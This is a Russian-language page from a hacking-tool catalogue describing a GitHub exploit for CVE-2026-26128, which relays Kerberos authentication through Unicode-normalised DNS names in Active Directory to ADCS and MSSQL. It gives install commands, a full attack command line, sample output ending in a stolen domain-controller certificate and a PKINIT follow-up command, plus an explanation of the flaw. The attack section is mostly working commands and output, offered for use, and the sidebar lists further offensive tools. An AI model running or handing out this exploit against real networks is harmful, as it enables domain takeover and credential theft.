

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-26128 — Эксплуатирует отражение Kerberos через нормализацию Unicode в Windows Active Directory для ретрансляции аутентификации на ADCS и MSSQL, обеспечивая повышение привилегий на основе сертификатов. | Kitploit
Инструменты/GitHubGitHub/jarnovandenbrink/cve-2026-26128
ЭксплуатацияЭксплуатация веб-приложенийТестирование на ПроникновениеАутентификацияRed Teaming
GitHubjarnovandenbrink/cve-2026-26128

CVE-2026-26128

Эксплуатирует отражение Kerberos через нормализацию Unicode в Windows Active Directory для ретрансляции аутентификации на ADCS и MSSQL, обеспечивая повышение привилегий на основе сертификатов.

Репозиторий
648416 месяцев назадПроверено Kitploit
Поделиться

CVE-2026-26128

Example

Инструмент на Python для эксплуатации отражения Kerberos через нормализацию Unicode в Windows Active Directory. Основан на исследовании Guillaume André / Synacktiv.

Установка

Эти инструменты совместимы только с Python 3.8+. Клонируйте репозиторий с GitHub, установите зависимости — и всё готово к работе:

git clone https://github.com/jarnovandenbrink/CVE-2026-26128.git
cd CVE-2026-26128
pip install -r requirements.txt

Использование


python3 CVE-2026-26128.py contoso.com/john:password -t http://contoso-dc.contoso.com/certsrv/certfnsh.asp -l 192.168.1.80 -dc-ip 192.168.1.10
[*] Connecting to LDAP on 192.168.1.10
[*] LDAP connection established
[*] Adding DNS record: cⓞntoso-dc.contoso.com
[*] Waiting for DNS propagation... 180s
[*] DNS propagation complete
[*] Setting up SMB Server
[*] SMBD: Received connection from 192.168.1.10
[*] HTTP server returned status code 200, treating as a successful login
[*] [+] Attack worked!
[*] Certificate will be written to: /path/to/CONTOSO-DC.pfx
[*] To request a TGT using PKINIT run:
	python3 gettgtpkinit.py contoso.com/CONTOSO-DC$ -cert-pfx /path/to/CONTOSO-DC.pfx -dc-ip 192.168.1.10 out.ccache
[*] GOT CERTIFICATE! ID 16
[*] Writing PKCS#12 certificate to ./CONTOSO-DC.pfx
[*] Certificate successfully written to file

Кроме того, эту атаку можно выполнять против веб-регистрации ADCS и MSSQL. Обратите внимание, что для ретрансляции Kerberos на MSSQL сервер SQL Server должен работать под учётной записью компьютера. В противном случае AP-REQ не будет расшифрован с помощью правильного ключа.

Эксплуатация

Этот инструмент использует способ, которым Windows нормализует символы Unicode при разрешении SPN. Служба DnsCache использует CompareStringW с флагом NORM_IGNORECASE, который обрабатывает ⓢⓡⓥ1․ⓐⓓ․ⓛⓞⓒⓐⓛ иначе, чем srv1.ad.local, что приводит к отправке DNS-запроса. Контроллер домена, в свою очередь, использует LCMapStringEx с флагами нормализации 0x31403. Регистрируя DNS-запись для Unicode-имени хоста и указывая её на машину атакующего, можно ретранслировать AP-REQ на любую службу, которая не применяет привязку каналов или целостность связи.

Поддерживаемые цели ретрансляции — веб-регистрация ADCS и MSSQL. Поддержка SCCM AdminService запланирована. Обратите внимание, что ретрансляция SMB больше невозможна на системах, обновлённых во вторник исправлений марта 2026 года.


Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    366
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    287

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →




